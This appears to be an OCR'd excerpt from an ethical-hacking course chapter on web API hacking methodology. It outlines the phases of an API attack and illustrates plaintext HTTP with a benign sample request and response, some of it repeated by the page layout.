
1. **Identify the target**
2. **Detect security standards**
3. **Identify the attack surface**
4. **Launch attacks**

Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based APIs for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via APIs. To make these web-based APIs more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these APIs. To hack an API, attackers need to identify the API technologies, security standards, and attack surface for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks



Identify the Target

HTTP

- APIs such as SOAP and REST mostly use HTTP protocol for communicating **API-based messages**
- HTTP request and response headers are **transmitted in plaintext**, so an attacker can easily manipulate these headers to identify the target

Message Formats

- API messages transmitted over the web will take some format, such as **JSON** for REST API or **XML** for SOAP API
- Using vulnerabilities in these formats, an attacker can easily **manipulate messages** to identify the target and its perimeter

HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Request Line
Request Headers
Request Message Header
Blank line separating Header and Body
Request Message Body

HTTP Response

```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html


<h1> My Home page</h1>
```

Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- **HTTP**: APIs such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:




HTTP Request

```
GET /doc/test.html HTTP/1.1
Host: www.certifiedhacker.com
Accept: image/gif, image/jpeg, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Firefox/68.4.1
Content-Length: 35

bookId=78906&author=Rob+ert
```

Figure 14.90: Example of HTTP Request header



```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

